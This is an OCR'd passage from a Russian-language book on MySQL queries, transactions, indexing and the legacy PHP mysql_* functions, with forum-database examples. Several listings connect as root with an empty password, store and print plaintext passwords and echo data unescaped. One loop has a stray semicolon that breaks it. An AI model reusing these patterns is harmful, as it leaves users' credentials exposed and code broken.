
Замечание

Операторы SHOW CHARACTER SET и SHOW COLUMN TYPES поддерживаются, начиная с версии MySQL 4.1.

Так, вывести список всех столбцов выбранной таблицы можно при помощи следующего запроса (листинг 2.32).

```
mysql> SHOW FIELDS FROM authors;
```

Результат показан на рис. 2.18.



Field	Type	Null	Key	Default	Extra
id_author	int(6)		PRI	NULL	auto_increment
name	text	YES		NULL	
passw	text	YES		NULL	
email	text	YES		NULL	
url	text	YES		NULL	
icq	text	YES		NULL	
about	text	YES		NULL	
photo	text	YES		NULL	
time	datetime	YES		NULL	
last_time	datetime	YES		NULL	
themes	int(10)	YES		NULL	
statususer	int(2)	YES		NULL	

Рис. 2.18. Результат выполнения запроса из листинга 2.32

Замечание

Получить результат, представленный на рис. 2.18, можно при помощи альтернативных операторов `DESCRIBE authors` и `SHOW COLUMNS FROM authors`.

Замечание

При помощи оператора `SHOW FULL COLUMNS FROM authors` можно получить расширенное описание структуры таблицы.

Можно также отобразить информацию обо всех индексах конкретной таблицы (листинг 2.33).

```
mysql> SHOW INDEX FROM authors;
```

Оператор `SHOW PROCESSLIST` позволяет получить информацию о потоках, выполняющихся на сервере (рис. 2.19).

Оператор `SHOW STATUS` позволяет получить значения переменных состояния сервера. Информацию о таблицах текущей базы данных можно получить при помощи оператора `SHOW TABLE STATUS`, выводящего многочисленную информацию: имя таблицы, тип, формат хранения строк, среднее число байт, занимаемое таблицами, реальный размер файла данных таблицы, файла индекса, следующее значение для столбца с атрибутом `AUTO_INCREMENT` и т. п.

```
+----+------+---------------+-------+---------+------+-------+------------------
-+
| Id | User | Host          | db    | Command | Time | State | Info
 |
+----+------+---------------+-------+---------+------+-------+------------------
-+
|  1 | ODBC | 127.0.0.1:3868 | forum | Query   | 0    | NULL  | SHOW PROCESSLIST
 |
+----+------+---------------+-------+---------+------+-------+------------------
-+
```

Рис. 2.19. Список выполняемых запросов

Как уже упоминалось, при помощи операторов `SHOW DATABASES` и `SHOW TABLES` можно просматривать список баз данных, размещенных на сервере, и список таблиц текущей базы данных.

Замечание

Программа mysqlshow, входящая в дистрибутив MySQL, позволяет осуществить просмотр информации, предоставляемой по запросу оператора `SHOW`. Так, просмотр списка баз данных можно осуществить, запустив в командной строке `mysqlshow` без параметров. Передав в качестве параметра имя базы данных (к примеру, `mysqlshow forum`), можно получить список таблиц этой базы данных.

Соответствие шаблону (*LIKE* и *NOT LIKE*)

СУБД MySQL позволяет осуществлять запросы, которые отвечают определенным шаблонам, т. е. не определяя точно всего искомого значения. Для этого используются специальные операторы — `LIKE` и `NOT LIKE`, — которым передается строка с символами-заместителями. Символ "_" соответствует любому одному символу, аналогично символу "." в регулярных выражениях, а символ "%" соответствует любой последовательности символов или их отсутствию и является аналогом символа "*" в регулярных выражениях.

Так, SQL-запрос `SELECT name, url FROM authors WHERE name LIKE 'S%';` к таблице `authors`, сформированной в листинге 2.15, приводит к выводу зарегистрированных посетителей форума, чье имя начинается с буквы "S" (рис. 2.20).

```
+--------+----------------+
| name   | url            |
+--------+----------------+
| Sergey | www.softtime.ru |
+--------+----------------+
```

Рис. 2.20. Выборка по шаблону

Функция COUNT

Функция COUNT позволяет получить количество строк, выбранных запросом. Так, SQL-запрос, приведенный в листинге 2.34, позволяет узнать общее количество посетителей форума.

```
mysql> SELECT COUNT(*) FROM authors;
```

В качестве аргумента функции может выступать имя столбца таблицы: например, результат запроса, приведенного в листинге 2.35, аналогичен результату запроса из листинга 2.34.

```
mysql> SELECT COUNT(name) FROM authors;
```

Часто данные в таблицах дублируются. Получить выборку уникальных значений позволяет ключевое слово DISTINCT, которое помещается перед именем столбца. Так, в листинге 2.36 приводится выборка URL пользователей. Несмотря на то, что у некоторых пользователей URL могут совпадать, каждый удовлетворяющий запросу URL выводится только по одному разу.

```
mysql> SELECT DISTINCT url FROM authors;
```

Ключевое слово DISTINCT может использоваться совместно с функцией COUNT. Все зарегистрированные участники форума должны иметь уникальные имена, не совпадающие с именами других посетителей. Проверить выполнение этого требования можно при помощи SQL-запроса, приведенного в листинге 2.37.

```
mysql> SELECT COUNT(DISTINCT name) FROM authors;
```

Если полученный результат не совпадает с результатом, полученным в листинге 2.34, указанное выше требование не соблюдается.

Наиболее продуктивно функция COUNT используется совместно с оператором GROUP BY. Так, подсчет количества скрытых и доступных форумов можно осуществить одним SQL-запросом, приведенным в листинге 2.38.

```
mysql> SELECT hide, COUNT(*) FROM forums GROUP BY hide;
```

Результат работы запроса показан на рис. 2.21: в базе данных имеются 5 скрытых и 5 открытых форумов.

hide	count(*)
0	5
1	5

Рис. 2.21. Результат выполнения SQL-запроса из листинга 2.38

Многотабличные запросы

Все рассматриваемые до сих пор запросы осуществлялись с использованием только одной таблицы, однако СУБД MySQL, как и любая другая СУБД, позволяет осуществлять запрос сразу к нескольким таблицам базы данных. Запросы, осуществляемые к двум или более таблицам, отличаются следующими характеристиками:

- в предложении FROM следует через запятую указывать имена таблиц, к которым осуществляется SQL-запрос: `FROM table1, talble2;`
- при обращении к именам столбцов необходимо явно указывать имя таблицы: `table1.value, table2.value`.

> **Замечание**
>
> При многотабличных запросах имя таблицы при обращении к столбцам, уникальным в пределах двух таблиц, можно не указывать.

Подсчитать количество тем, содержащихся в каждом из форумов, можно при помощи SQL-запроса, приведенного в листинге 2.39.

```
mysql> SELECT count(*)
mysql> FROM themes, forums
mysql> WHERE themes.id_forum = forums.id_forum
mysql> GROUP BY forums.id_forum;
```

Еще одним примером многотабличного запроса может служить подсчет числа сообщений, оставленных каждым из посетителей форума. Такой запрос показан в листинге 2.40.

```
mysql> SELECT count(*)
mysql> FROM authors, posts
mysql> WHERE authors.name = posts.authors
mysql> GROUP BY authors.name;
```

Конечно, если в таблице `posts` сохранять не имена посетителей `posts.authors`, а первичные ключи, соответствующие их записям в таблице `authors`, SQL-запрос выполнялся бы намного быстрее. Однако на практике предпочитают не пользоваться запросом, приведенным в листинге 2.40, а обновлять счетчик сообщений (`authors.themes`) при добавлении посетителем нового сообщения.

В то же время имя автора должно выводиться около каждого сообщения. Если в таблице `posts` будет присутствовать только первичный ключ, соответствующий записи таблицы `authors`, это потребует каждый раз осуществлять многотабличный запрос, направленный на выяснение имени автора (`authors.name`), по его первичному ключу (`authors.id_name`).

Замечание

При составлении многотабличных запросов следует помнить, что они выполняются медленнее запросов, направленных к одной таблице, и чем меньше таблиц участвует в запросе, тем быстрее выполняется запрос.

Описанная выше ситуация показывает, что денормализация базы данных может привести к ускорению работы Web-приложения. Платой за это является увеличение объема таблицы — вместо поля типа `INT`, необходимого для хранения внешнего ключа таблицы `authors`, в таблице `posts` размещаются две строковые переменные для хранения имени пользователя (`posts.name`) и его e-mail (`posts.email`).

Транзакции

Транзакция — это последовательность операторов SQL, выполняемых как единая операция, которая не прерывается другими клиентами.

То есть пока происходит работа с записями таблицы (их обновление или удаление), никто другой не может получить доступ к этим записям, так как СУБД MySQL автоматически блокирует доступ к ним.

Замечание

Таблицы ISAM, MyISAM и HEAP не поддерживают транзакции. В настоящий момент их поддержка осуществляется только в таблицах BDB и InnoDB.

Транзакции позволяют объединять операторы в группу и гарантировать, что все операции внутри группы будут выполнены успешно. Если часть транзакции выполняется со сбоем, результаты выполнения всех операторов транзакции до места сбоя отменяются, приводя базу данных к виду, в котором она была до выполнения транзакции.

Системы, поддерживающие возможности транзакций, часто характеризуют как обеспечивающие свойства ACID (Atomic Consistent Isolated Durable), к которым относятся:

- *Атомарность*. Операторы транзакции формируют единый логический блок, каждый элемент которого невозможно выполнить без выполнения всех остальных элементов блока;
- *Целостность*. База данных является целостной до и после выполнения транзакции;
- *Изоляция*. Отдельные транзакции не влияют на работу друг друга;
- *Длительность*. При выполнении транзакции все ее результаты сохраняются в базе данных.

Для выяснения механизма транзакций рассмотрим ситуацию, которая возможна при работе интернет-магазина, торгующего книгами. Предположим, что на складе имеется 100 экземпляров книги. При этом в один момент времени оформление покупки книги начинают два покупателя.

Первый покупатель оформляет покупку книги, при этом происходят два события: регистрируется факт покупки и обновляется количество книг, доступных на складе. Регистрация покупки разрешена, если количество книг, возвращаемое оператором SELECT, больше нуля. Далее из этой цифры вычитается количество заказываемых покупателем книг и происходит обновление базы данных склада. Программное обеспеченье по запросу SELECT получает количество книг на складе, равное 100.

Одновременно второй покупатель начинает оформление покупки. Запрос на выборку количества книг для него также возвращает значение 100.

После регистрации покупки книги первым покупателем число книг, оставшихся на складе, обновляется, и 100 заменяется значением 99.

После регистрации покупки книги вторым посетителем интернет-магазина также происходит обновление базы данных склада при помощи оператора UPDATE, но так как поток, в котором выполняется программа обработки покупки, ничего не знает о параллельно выполняющемся другом запросе, то в результате двух покупок остаток на складе составит 99 книг вместо 98.

Для предотвращения такой ситуации выполнение запроса остатка на складе при помощи оператора SELECT и обновление данного значения в базе данных при помощи оператора UPDATE должны выполняться как одна транзакция.

Другая ситуация, связанная с выполнением группы операций, заключается в том, что при возникновении ошибки в середине группы база данных останется в наполовину модифицированном состоянии.

Если при оплате покупки происходит перевод денежной суммы со счета клиента на счет интернет-магазина, то счет клиента должен уменьшиться на сумму sum, а счет интернет-магазина увеличится на ту же сумму:

```
UPDATE account SET balance = balance - sum WHERE name = 'client';
UPDATE account SET balance = balance + sum WHERE name = 'bookshop';
```

Если в момент завершения первого запроса и перед самым выполнением второго произойдет аварийный сбой, транзакция окажется незавершенной.

Замечание

Ряд ситуаций можно обработать без привлечения механизма транзакций. Например, блокируя таблицу с последующей разблокировкой при помощи операторов LOCK TABLES и UNLOCK TABLES. Кроме того, в описанной ситуации с интернет-магазином можно воспользоваться так называемым относительным изменением, используя запрос UPDATE store SET count = count - 1;.

По умолчанию СУБД MySQL работает в режиме auto-commit (автовыполнение), т. е. каждый отдельный оператор рассматривается как отдельная транзакция и выполняется немедленно. Для того чтобы выполнять транзакции явным образом, необходимо отключение режима автовыполнения, которое осуществляется заданием оператора BEGIN. Завершение транзакции отмечается выполнением оператора COMMIT. Если во время операции происходит сбой, ее результаты можно отменить с помощью оператора ROLLBACK.

Замечание

После выполнения одного из двух операторов COMMIT или ROLLBACK восстанавливается тот режим, который был до выполнения оператора BEGIN.

Замечание

Существует еще один способ выполнения транзакций — это установка и сброс режима автовыполнения при помощи операторов SET AUTOCOMMIT = 1 и SET AUTOCOMMIT = 0;.

Для демонстрации работы транзакций создадим таблицу forums, но в отличие от аналогичной таблицы из листинга 2.5, назначим ей тип InnoDB (листинг 2.41).

```
mysql> CREATE TABLE forums (
mysql> id_forum INT(6) NOT NULL AUTO_INCREMENT,
mysql> name TINYTEXT,
mysql> rule TEXT,
mysql> logo TEXT,
mysql> pos INT DEFAULT NULL,
mysql> hide TINYINT(1) DEFAULT NULL,
mysql> PRIMARY KEY (id_forum)
mysql> ) TYPE=InnoDB;
```

Обозначим начало транзакции оператором `BEGIN`, добавим в таблицу две записи и подтвердим выполнение транзакции оператором `COMMIT`. После чего произведем выборку значений из таблицы (листинг 2.42).

```
mysql> BEGIN;
mysql> INSERT INTO forums SET name = 'Форум I', hide = 0, pos = 1;
mysql> INSERT INTO forums SET name = 'Форум II', hide = 0, pos = 2;
mysql> COMMIT;
mysql> SELECT id_forum, name FROM forums;
```

Результат выполнения группы SQL-запросов из листинга 2.42 представлен на рис. 2.22.

id_forum	name
1	Форум I
2	Форум II

Рис. 2.22. Результат выполнения SQL-запросов из листинга 2.42

Если запустить второй экземпляр клиента `mysql`, выборка до выполнения оператора `COMMIT` возвратит пустое множество.

Если во время отработки транзакции происходит сбой, ее работу можно отменить посредством оператора `ROLLBACK` (листинг 2.43).

```
mysql> BEGIN;
mysql> INSERT INTO forums SET name = 'Форум III', hide = 0, pos = 1;
mysql> INSERT INTO forums SET id_forum = 1, name = 'Форум IV', hide = 0;
ERROR 1062 (23000): Duplicate entry '1' for key 1
mysql> ROLLBACK;
mysql> SELECT id_forum, name FROM forums;
```

Как видно из рис. 2.23, успешно размещенная запись Форум III была удалена из базы данных forums после выполнения оператора ROLLBACK, производящего откат таблицы к исходному состоянию.

id_forum	name
1	Форум I
2	Форум II

Рис. 2.23. Результат работы SQL-запросов из листинга 2.43

2.2.7. Индексирование

Введение индексов в таблицах базы данных позволяет практически сразу решить проблему производительности SQL-запросов. В общем случае записи в базе данных хранятся в произвольном порядке, поэтому для поиска значения необходимо сканировать всю таблицу. Индексирование одного из столбцов позволяет отсортировать записи и быстро их находить при помощи специальных позиционирующих алгоритмов.

Замечание

Индексирование позволяет на порядки повысить производительность при SQL-запросах, но требует дополнительного места под индексные файлы на жестком диске. Причем размер этих файлов может превышать размер файла данных.

Индексирование позволяет значительно ускорить выборку из базы данных при помощи оператора SELECT, в то же время оно замедляет работу операторов INSERT, DELETE и UPDATE. *Если бо́льшая часть запросов связана со вставкой*, модификацией и удалением таблиц, следует избегать индексирования.

Замечание

Часто информация добавляется, модифицируется и удаляется небольшими частями, в то время как выборки могут достигать больших объемов, поэтому в подавляющем большинстве случаев индексирование приводит к увеличению скорости выполнения запросов.

Индексы наиболее эффективны при многотабличных запросах. Пусть имеются три таблицы: `first`, `second` и `third`, каждая из которых содержит по одному столбцу `value` и 1000 записей, содержащих последовательность чисел от 1 до 1000. Тогда запрос, приведенный в листинге 2.44, вернет 1000 строк, содержащих три равных значения.

```
mysql> SELECT first.value, second.value, third.value
mysql> FROM first, second, third
mysql> WHERE first.value = second.value AND first.value = third.value;
```

Если таблицы не индексированы, то для выполнения запроса из листинга 2.44 необходимо перебрать все возможные комбинации, число которых равно одному миллиарду (1000×1000×1000), при наличии же индекса потребуется перебрать лишь 1000 комбинаций.

СУБД MySQL позволяет создавать несколько типов индексов:

- *обычный* индекс (`INDEX`). При использовании данного типа индекса значения индексируемого столбца могут дублироваться;
- *уникальный* индекс (`UNIQUE`, `PRIMARY KEY`). Этот тип индекса запрещает дублирование значений индексируемого столбца;
- индекс *полнотекстового поиска* (`FULLTEXT`).

Замечание

Индекс `FULLTEXT` можно создавать только для столбцов `TEXT` и только для таблиц типа MyISAM. Более подробно работа с индексом `FULLTEXT` будет рассмотрена в *главе 9*, посвященной системе полнотекстового поиска по сайту.

Индексы можно добавить в процессе создания таблицы при помощи оператора `CREATE TABLE` или уже после создания таблицы при помощи оператора `CREATE INDEX` или `ALTER TABLE`, как это продемонстрировано в листинге 2.45.

```
mysql> ALTER TABLE table ADD INDEX index_name (column);
```

В листинге 2.45 к таблице `table` добавляется новый индекс `index_name` для столбца `column`. Причем имя индекса можно не указывать — в этом случае он получит имя индексируемого столбца.

Замечание

При помощи оператора `CREATE INDEX` можно создать только обычный индекс `INDEX` и индекс типа `UNIQUE`.

Индексы `UNIQUE` и `PRIMARY KEY` похожи, единственное их различие состоит в том, что таблица не может иметь два индекса `PRIMARY KEY` и индекс `PRIMARY KEY`, в свою очередь, не может иметь пустых значений.

Замечание

Удалить индексы можно при помощи операторов `DROP INDEX` или `ALTER TABLE`.

При оптимизации запросов посредством создания индексов необходимо уделять внимание тому, индексирование каких столбцов позволит увеличить производительность. Так, индексирование выбираемых столбцов, следующих за оператором `SELECT`, не приводит к значительному увеличению скорости выполнения SQL-запроса. Наибольшего эффекта можно добиться, индексируя столбцы, появляющиеся после оператора `WHERE`. Это правило отражено в листинге 2.46.

```
mysql> SELECT column          // Индексирование column - нецелесообразно
mysql> FROM table
mysql> WHERE index = exper; // Лучше проиндексировать столбец index
```

В SQL-запросе, приведенном в листинге 2.46, индексирование столбца `column` не повлияет на производительность запроса, в то время как индексирование столбца `index` может значительно ускорить его выполнение.

При индексировании строковых столбцов следует индексировать только часть данных, включающую первые 10—20 символов. Так, увеличение индексных файлов приводит к замедлению работы таблицы вследствие обращения к жесткому диску. Также не следует индексировать все без исключения столбцы таблицы, а выбирать лишь необходимые.

2.2.8. Общие вопросы оптимизации

СУБД MySQL помимо стандартных операторов SQL включает набор дополнительных, предназначенных для профилирования запросов. После каждого из запросов выводится общее время его выполнения в секундах. Так как запросы выполняются очень быстро, зачастую невозможно определить точное время выполнения запроса. В этом случае можно воспользоваться функцией `BENCHMARK(num,expr)`, выполняющей `num` раз выражение `expr`. Результат продемонстрирован на рис. 2.24.

```
mysql> SELECT BENCHMARK(1000000,1+1);
+--------------------------+
| BENCHMARK(1000000,1+1) |
+--------------------------+
|                        0 |
+--------------------------+
1 row in set (0.03 sec)
```

Рис. 2.24. Результат выполнения функции BENCHMARK

Кроме функции `BENCHMARK` *в арсенале MySQL имеется оператор* `EXPLAIN`, позволяющий выводить информацию об индексах, которые будут использоваться при сканировании таблицы, количество строк, которые будут просканированы, и другую дополнительную информацию.

Замечание

Передача оператору `EXPLAIN` в качестве аргумента имени таблицы, аналогично оператору `DESCRIBE` приводит к описанию столбцов таблицы.

Несколько советов при работе с СУБД MySQL.

- Следует сравнивать по возможности только однотипные столбцы. При сравнении индексированных столбцов разного типа — индексы игнорируются. Например, тип `CHAR(10)` аналогичен `CHAR(10)` и `VARCHAR(10)`, но отличен от `CHAR(12)` и `VARCHAR(12)`. Также при сравнении столбцов `INT` и `BIGINT` индексы не будут учитываться.
- Для индексов, имеющих повторяющиеся значения, после загрузки таблицы следует выполнить команду `myisamchk --analyze`. Это улучшит работу встроенного оптимизатора, выполняющего оптимизацию каждого запроса.
- Для ускорения выборки значений следует использовать оператор `LIMIT`, позволяющий выводить только часть выборки.

- Для часто изменяющихся таблиц следует избегать типов VARCHAR, TEXT и BLOB, так как работа со столбцами фиксированной длины осуществляется много быстрее по сравнению со столбцами переменной длины.
- Для таблиц, склонных к фрагментации, необходимо время от времени проводить оптимизацию с использованием оператора OPTIMIZE TABLE.
- Не следует злоупотреблять автоматическим преобразованием типов данных. MySQL автоматически преобразует типы данных, но если есть возможность, этого следует избегать. Так, при условии, что столбец column является целочисленным, первый запрос в листинге 2.47 выполняется быстрее второго запроса.

```
mysql> SELECT * FROM table WHERE column = 4;
mysql> SELECT * FROM table WHERE column = '4';
```

На преобразование типа затрачивается время; кроме того, если столбец column проиндексирован, это может помешать использованию индекса.

2.3. Оптимизация кода PHP при работе с MySQL

В данном разделе будут рассмотрены основные функции API для работы с MySQL из PHP-скриптов, а также приемы, направленные на оптимизацию кода PHP при работе с MySQL.

2.3.1. PHP и MySQL

В этом разделе приводятся описания наиболее часто используемых функций, позволяющих работать с MySQL средствами PHP. Функции, не рассмотренные в данном разделе, будут вводиться по мере надобности в других главах книги.

Замечание

SQL может применяться в прикладных программах двумя способами: в виде встроенного SQL и интерфейса программирования приложений (Application Program Interface, API). Первый способ напоминает использование PHP — инструкции SQL размещаются среди кода прикладной программы. В настоящий момент такой стиль не поддерживается ни MySQL, ни PHP. Второй подход заключается в том, что программа взаимодействует с СУБД посредством совокупности функций. Именно такой подход используется при взаимодействии PHP и MySQL.

mysql_connect

Синтаксис функции представлен ниже:

```
resource mysql_connect ([string server [,
                         string username [,
                         string password [,
                         bool new_link [,
                         int client_flags]]]])
```

Эта функция устанавливает соединение с сервером, сетевой адрес которого задается параметром `server`. Вторым и третьим аргументами этой функции являются имя пользователя базы данных `username` и его пароль `password` соответственно.

По умолчанию повторный вызов функции `mysql_connect()` с теми же аргументами не приводит к установлению нового соединения, вместо этого функция возвращает дескриптор уже существующего соединения. Если четвертому параметру `new_link` присвоить значение `TRUE`, будет открыто новое соединение с сервером. Параметр `client_flags` должен быть комбинацией из следующих констант:

- `MYSQL_CLIENT_COMPRESS` — предписывает использование протокола сжатия при обмене информации между сервером и клиентом;
- `MYSQL_CLIENT_IGNORE_SPACE` — в SQL-запросах после имен функций разрешается использование пробелов;
- `MYSQL_CLIENT_INTERACTIVE` — ждать `interactive_timeout` секунд до закрытия соединения, если между сервером и клиентом не происходит обмена данными.

> **Замечание**
>
> Все аргументы функции являются необязательными. В случае их отсутствия по умолчанию для этой функции устанавливаются следующие параметры: `server = 'localhost:3306'`, `username` принимает значение владельца процесса сервера и `password` принимает пустую строку.

В случае успеха функция возвращает дескриптор соединения с сервером, при неудаче возвращает значение `FALSE` (листинг 2.48).

```
<?php
$dblocation = "localhost"; // Имя сервера
$dbuser = "root";          // Имя пользователя
$dbpasswd = "";            // Пароль
```

```
$dbcnx = @mysql_connect($dblocation,$dbuser,$dbpasswd);
if (!$dbcnx) // Если дескриптор равен 0, соединение не установлено
{
  echo("<P>В настоящий момент сервер базы данных не доступен, поэтому
        корректное отображение страницы невозможно.</P>");
  exit();
}
?>
```

Замечание

Для подавления вывода сообщений об ошибках, генерируемых PHP в окно браузера, в листинге 2.48 перед функцией `mysql_connect` размещен символ @.

Переменные `$dblocation`, `$dbuser` и `$dbpasswd` хранят имя сервера, имя пользователя и пароль и, как правило, прописываются в отдельном файле (к примеру, config.php), который потом вставляется в каждый PHP-файл, в котором имеется код для работы с MySQL.

mysql_close

Функция предназначена для разрыва соединения с сервером MySQL. Ее синтаксис представлен ниже:

```
bool mysql_close ([resource link_identifier])
```

В качестве необязательного параметра функция принимает дескриптор открытого соединения `link_identifier`, если этот параметр не указан, закрывается последнее открытое соединение. Функция возвращает `TRUE` в случае успеха и `FALSE` при возникновении ошибки.

В листинге 2.49 приведен пример использования функции.

```
<?php
// устанавливаем соединение с базой данных
$dbcnx = @mysql_connect($dblocation,$dbuser,$dbpasswd);
if (!$dbcnx)
{
  // Выводим предупреждение
  echo ("<P>В настоящий момент сервер базы данных не доступен, поэтому
  корректное отображение страницы невозможно.</P>");
  // Завершаем работу в случае неудачи
  exit();
```

```
}
if(mysql_close($dbcnx)) // разрываем соединение
{
  echo("Соединение с базой данных прекращено");
}
else
{
  echo("Не удалось завершить соединение");
}
?>
```

mysql_select_db

```
bool mysql_select_db (string database_name [, resource link_identifier])
```

Использование этой функции эквивалентно вызову команды USE в SQL-запросе, т. е. функция mysql_select_db выбирает базу данных для дальнейшей работы, и все последующие SQL-запросы применяются к выбранной базе данных. Функция принимает в качестве аргументов название выбираемой базы данных database_name и дескриптор соединения resource. Функция возвращает TRUE при успешном выполнении операции и FALSE в противном случае. Пример работы функции приведен в листинге 2.50.

```
<?php
// Код соединения с базой данных
if (!@mysql_select_db($dbname, $dbcnx))
{
  echo( "<P>В настоящий момент база данных не доступна, поэтому
          корректное отображение страницы невозможно.</P>" );
  exit();
}
?>
```

Имеет смысл помещать функции для соединения и выбора базы данных в тот же файл (config.php), где объявлены переменные с именами сервера, пользователя и паролем (листинг 2.51).

```
<?php
$dblocation = "localhost";
```

```
$dbname = "softtime";
$dbuser = "root";
$dbpasswd = "";
$dbcnx = @mysql_connect($dblocation,$dbuser,$dbpasswd);
if (!$dbcnx)
{
  echo( "<P>В настоящий момент сервер базы данных не доступен, поэтому
        корректное отображение страницы невозможно.</P>" );
  exit();
}
if (!@mysql_select_db($dbname, $dbcnx))
{
  echo( "<P>В настоящий момент база данных не доступна, поэтому
        корректное отображение страницы невозможно.</P>" );
  exit();
}
?>
```

mysql_query

Эта функция применяется для отправки серверу SQL-запросов и имеет следующий синтаксис:

```
resource mysql_query (string query [, resource link_identifier])
```

Первый аргумент функции представляет собой строку с запросом `query`, второй (`link_identifier`) — дескриптор соединения, возвращаемый функцией `mysql_connect`.

Замечание

Если открытые соединения отсутствуют, функция пытается соединиться с СУБД, аналогично функции `mysql_connect`, без параметров.

Замечание

При передаче запроса функции `mysql_query()` точку с запятой в конце запроса, обязательную при работе с клиентом `mysql`, можно не ставить.

Функция возвращает дескриптор запроса в случае успеха и `FALSE` в случае неудачного выполнения запроса. В листинге 2.52 показан код, с помощью которого извлекаются все строки из таблицы `authors` базы данных `forum`, при этом выводится только первая строка, возвращенная базой данных.

```
<?php
include "config.php";
$ath = mysql_query("select * from authors");
if($ath)
{
  $author = mysql_fetch_array($ath);
  echo "<br>имя = ".$author['name']."<br>";
  echo "пароль = ".$author['passw']."<br>";
  echo "e-mail = ".$author['email']."<br>";
  echo "url = ".$author['url']."<br>";
  echo "ICQ = ".$author['icq']."<br>";
  echo "about = ".$author['about']."<br>";
  echo "photo = ".$author['photo']."<br>";
  echo "time = ".$author['time'];
}
else
{
  echo "<p><b>Error: ".mysql_error()."</b></p>";
  exit();
}
?>
```

Дескриптор, возвращаемый функцией `mysql_query()`, используется далее для получения значений, возвращаемых СУБД. Обычно это осуществляется при помощи одной из пяти функций: `mysql_result()`, `mysql_fetch_row()`, `mysql_fetch_assoc()`, `mysql_fetch_array()` и `mysql_fetch_object()`.

mysql_result

Функция возвращает результат запроса выполненного функцией `mysql_query()`, с ее помощью можно получить доступ к отдельному полю записи. Синтаксис функции представлен ниже:

```
mixed mysql_result (resource result, int row [, mixed field])
```

В качестве первого аргумента `result` функция принимает дескриптор запроса, возвращаемый функцией `mysql_query()`. Второй аргумент `row` представляет собой номер столбца, который необходимо вернуть. Третий необязательный параметр `field` представляет собой имя поля таблицы. Вывести имя автора, который первым найдется в базе данных, можно при помощи скрипта, код которого приведен в листинге 2.53.

```
<?php
include "config.php";
$ath = mysql_query("select name from authors;");
if($ath)
{
  echo mysql_result($ath,0,'name');
}
else
{
  echo "<p><b>Error: ".mysql_error()."</b><p>";
  exit();
}
?>
```

mysql_fetch_row

Данная функция обрабатывает результаты запроса, выполненного функцией `mysql_query()`, и возвращает неассоциативный массив. Синтаксис функции следующий:

```
array mysql_fetch_row (resource result)
```

В качестве единственного аргумента `result` функция принимает дескриптор запроса, возвращаемый функцией `mysql_query()`. Возвращает массив, содержащий данные обработанного ряда, или `FALSE`, если рядов больше нет. При работе с данным массивом удобно использовать функцию `list()`, преобразующую элементы массива в переменные (листинг 2.54).

```
<?php
include "config.php";
$ath = mysql_query("select * from forums;");
if($ath)
{
  // Определяем таблицу и заголовок
  echo "<table border=1>";
  echo "<tr>
          <td></td>
          <td>Название</td>
          <td>Правила</td>
```

```
            <td>Приветствие</td>
            <td>Позиция</td>
            <td>Скрытый/Доступный</td>
          </tr>";
  // Так как запрос возвращает несколько строк, применяем цикл
  while(list($id_forum, $name, $rule, $logo, $pos, $hide) =
                                        mysql_fetch_row($ath));
  {
    echo "<tr>
            <td>$id_forum</td>
            <td>$name</td>
            <td>$rule</td>
            <td>$logo</td>
            <td>$pos</td>
            <td>$hide</td>
          </tr>";
  }
  echo "</table>";
}
else
{
  echo "<p><b>Error: ".mysql_error()."</b><p>";
  exit();
}
?>
```

mysql_fetch_assoc

Функция `mysql_fetch_assoc()` обрабатывает результат запроса и возвращает ассоциативный массив. Синтаксис функции представлен ниже:

```
array mysql_fetch_assoc (resource result)
```

В качестве единственного аргумента `result` функция принимает дескриптор запроса, возвращаемый функцией `mysql_query()`. Возвращает массив, содержащий данные обработанного ряда, или `FALSE`, если рядов больше нет. Пример использования `mysql_fetch_assoc()` привелен в листинге 2.55.

```
<?php
include "config.php";
```

```
$ath = mysql_query("select * from forums;");
if($ath)
{
  // Определяем таблицу и заголовок
  echo "<table border=1>";
  echo "<tr>
          <td></td>
          <td>Название</td>
          <td>Правила</td>
          <td>Приветствие</td>
          <td>Позиция</td>
          <td>Скрытый/Доступный</td>
        </tr>";
  // До тех пор, пока в результате содержатся ряды, помещаем их в
  // ассоциативный массив
  // Заметка: если запрос возвращает только один ряд — нет нужды в цикле
  // Заметка: если вы добавите extract($ath); в начало цикла, вы сделаете
  //          доступными переменные $id_forum, $name, $rule, $logo, $pos,
  //          $hide.
  while($author = mysql_fetch_assoc($ath))
  {
    echo "<tr>
            <td>".$author['id_forum']."</td>
            <td>".$author['name']."</td>
            <td>".$author['rule']."</td>
            <td>".$author['logo']."</td>
            <td>".$author['pos']."</td>
            <td>".$author['hide']."</td>
          </tr>";
  }
  echo "</table>";
}
else
{
  echo "<p><b>Error: ".mysql_error()."</b><p>";
  exit();
}
?>
```

mysql_fetch_array

Эта функция возвращает результаты запроса, выполненного функцией `mysql_query()`, в виде массива. Причем тип массива (численный или ассоциативный) может быть выбран. Синтаксис данной функции приведен ниже:

```
array mysql_fetch_array (resource result [, int result_type])
```

В качестве первого аргумента `result` функция принимает дескриптор запроса, возвращаемый функцией `mysql_query()`. Второй необязательный параметр может принимать три значения:

- `MYSQL_ASSOC` — возврат результата работы в виде ассоциативного массива;
- `MYSQL_NUM` — возврат результата работы в виде численного массива;
- `MYSQL_BOTH` — возврат результата работы в виде массива, содержащего как численные индексы, так и ассоциативные индексы.

Замечание

По умолчанию второй аргумент принимает значение `MYSQL_BOTH`.

Замечание

Если функция `mysql_fetch_array` принимает в качестве второго аргумента константы `MYSQL_ASSOC` или `MYSQL_NUM`, то ее работа аналогична работе функций `mysql_fetch_assoc` и `mysql_fetch_row` соответственно.

При возврате ассоциативного массива в качестве индексов выступают имена столбцов таблицы, из которой производится выборка. Вот как с помощью этой функции можно вывести все строки таблицы `authors` (листинг 2.56).

```
<?php
include "config.php";
$ath = mysql_query("select * from authors;");
if($ath)
{
  // Определяем таблицу и заголовок
  echo "<table border=1>";
  echo "<tr><td>имя</td><td>пароль</td><td>e-mail</td><td>url</td></tr>";
  // Так как запрос возвращает несколько строк, применяем цикл
  while($author = mysql_fetch_array($ath))
  {
    echo "<tr>
```

```
